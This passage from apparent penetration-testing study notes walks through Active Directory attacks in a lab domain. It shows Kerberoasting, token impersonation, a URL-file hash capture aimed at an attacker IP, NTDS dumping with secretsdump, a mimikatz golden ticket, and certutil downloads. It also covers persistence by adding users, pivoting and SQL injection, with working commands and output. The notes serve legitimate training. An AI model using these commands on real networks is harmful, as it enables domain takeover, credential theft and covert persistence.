$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef4864668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cf331b55a21e815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cf62221477336d232210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc6768794d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```

Then we can crack this hash and get the password.

**!!when an account has <never> in last logon, it might be a honeypot.!!**

## Kerberoasting mitigation:

of course use strong passwords.

Service accounts shouldn't have domain admin privileges

## Token impersonating:

tokens are temporary keys that allow you to access a system without credentials.

Delegate token: created for logging into a machine or using a remote desktop.

Impersonate: attaching a network drive or a logon script

we can use metasploit's module named incognito after popping a shell.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DW-M-1

Impersonation Tokens Available
=====
No tokens available
```

we notice that fcastle is has a token because he's logged in.

```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

here we impersonated fcastle easily.

## Token impersonation mitigation

Limit user/group token creation permission.

domain admins shouldn't log into accounts that they don't need to be. So they don't get a login token.  
make a local admin restriction.

## URL file attack:

when we have access to a user machine, we create this file and put it in the share file.

```
[InternetShortcut]
URL=blah
WorkingDirectory=blah
IconFile=\x.x.x.%USERNAME%.icon
IconIndex=1
```

x.x.x.x is the attacker ip.

then we run responder and we wait for the user to navigate into the file, then we get the hashes dropped back to us.

## Summary strategy:

**we now own the domain, what now?**

- ✓ Provide as much value to the client as possible
  - Put your blinders on and do it again
  - Dump the NTDS.dit and crack passwords
  - Enumerate shares for sensitive information
  
- ✓ Persistence can be important
  - What happens if our DA access is lost?
  - Creating a DA account can be useful (DO NOT FORGET TO DELETE IT)
  - Creating a Golden Ticket can be useful, too.

## Dumping the NTDS.dit:

NTDS.dit is a database where all AD data is stored.

we know that we can use secretsdump tool to see the users hashes including the NTDS file and many more things. like this:

```
secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136
```

but if we add the extension

```
└─(kali㉿kali)-[~]
$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136 -
just-dc-ntlm
```

we only get the NTDS file.

```
└─(kali㉿kali)-[~]
$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@192.168.138.136 -
just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets

```

## Golden ticket attacks:

when we compromise the krbtgt account (kerberos ticket grant ticket account that allows us to generate tickets) we own the domain.

we can request access to any resource or system on the domain.

use golden tickets to have complete access to every machine.

To do this attack, we are going to use mimikatz to get the krbtgt hash and SID.

then we use them to generate our golden ticket

```
mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-1906906745-4001022521-2301571936 /krbtgt:ece475c9f4435447d31a6cad2b49e5a6 /id:500 /ptt
User      : Administrator
Domain   : marvel.local (MARVEL)
SID       : S-1-5-21-1906906745-4001022521-2301571936
User Id   : 500
Groups Id : *S13 512 520 518 519
ServiceKey: ece475c9f4435447d31a6cad2b49e5a6 - rc4_hmac_nt
Lifetime  : 7/20/2023 4:08:39 PM ; 7/17/2033 4:08:39 PM ; 7/17/2033 4:08:39 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session
```

to pop a shell we use the command : misc::cmd

then we execute the command : dir \\THEPUNISHER\c\$

this will throw back all the files in the directory of thepunisher

## Additional active directory attacks:

in worst case scenario, we use these attacks. because these attacks could take down the entire domain.

there are always vulnerabilities that get discovered.

most recent: Zerologon, PrintNightmare....

we don't just come and run these attacks against the domain. because it might take it down. but we should always check if we have these vulns in the domain.

### Zerologon:

it's a very dangerous attack because it changes the domain controller password to null. then we use secretsdump to throw informations stored in the domain controller.

**!! END OF AD SECTION !!**

## Post exploitation :

### File transfer:

when we want to host a file in a server or navigate to it there are a lot of tools we can use.

# File Transfers Review

- Certutil
  - certutil.exe –urlcache –f <http://10.10.10.10/file.txt> file.txt
- HTTP
  - python –m SimpleHTTPServer 80
- Browser
  - Navigate directly to file
- FTP
  - python –m pyftpdlib 21 (attacker machine)
  - [ftp 10.10.10.10](ftp://10.10.10.10)
- Linux
  - wget

## Maintaining access :

when we get access to a machine and the user shuts down the machine we are going to lose access to our machine.

there are many ways to maintain access:

- as a penetration tester we often create a new user to a the local machine.

but there are more severe ways to maintain access such as:

- persistence scripts. this method is dangerous because the way it works is that it opens a port with no authentication needed.

scheduled tasks:

the way it works is that it runs a process once each 5 or 10 min( chosen by attacker)

- Persistence Scripts
  - run persistence –h
  - exploit/windows/local/persistence
  - exploit/windows/local/registry\_persistence
- Scheduled Tasks
  - run scheduleme
  - run scrtaskabuse
- Add a user
  - net user hacker password123 /add

## pivoting:

when we compromise a machine we get access to an ip address( the ip address of one of the interfaces).

but the machine has another interface that has another ip address that is not in the same network. so we can't ping it.

here comes the pivoting to help the attacker use the second ip address to access the other network and access other machines.

### How are we going to pivot, what tools should we use?

we cat the file /etc/proxychains4 , at the bottom we find

socks4 127.0.0.1 9050

```
(kali㉿kali)-[~]
$ ssh -f -N -D 9050 -i pivot root@10.10.155.5
```

this command will help us connect to the machine and bind to port 9050 which means that we can connect to the other network.

after this we can run nmap using proxy chains.

we can also run attacks.

we can also use sshuttle tool:

```
(kali㉿kali)-[~]
$ sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i pivot"
[local sudo] Password:
c : Connected to server.
```

what this help us with is the process of running different tools.

in other words, after running this we can just type in nmap .... and it will run simply.

## CleanUp:

what this means is to leave the environment as it was before the pentest. here we're speaking about configurations.

in a red team perspective remove traces like logs, executables, scripts, files, malware, rootkit.

# Web application enumeration:

## finding subdomains:

we can use assetfinder but it lists a lot of subdomains that are not interesting for us. we should everytime grep the subdomains that we want.

we can automate this:

```
#!/bin/bash
url=$1
if [ ! -d "$url" ];then
mkdir $url
fi
if [ ! -d "/recon" ];then
mkdir $url/recon
fi
assetfinder $url >> $url/recon/subs.txt
cat $url/recon/subs.txt | grep $1 >> $url/recon/final.txt
rm $url/recon/subs.txt
```

after finding these subdomains, some of them might not be working. that's why we need to check the ones that are alive.

we use Htprobe.

```
cat final.txt | htprobe
```

this command will go and check all the subdomains that are in the final.txt file and throw the ones that are alive.

Then, when we finally get the list of all the subdomains that are working, we can't just sit and check every single one of them. we can use Gowitness that will go and screenshot the website page.

# Find & exploit common web vulnerabilities:

## SQL-injection:

it's a manipulation of user input to get back any possible information from the DB. We use sql commands as an input.

WE can find the commands that we can inject in this document <https://portswigger.net/web-security/sql-injection/cheat-sheet>

we can use Burpsuite along with sqlmap.

Sometimes, username and password are not the only injectable parameters in the application.

in some cases, session cookies might be the parameter that is injectable in the GET request.

when we send requests using the repeater in burpsuite, we should pay attention to the content length that might change if the response isn't right.
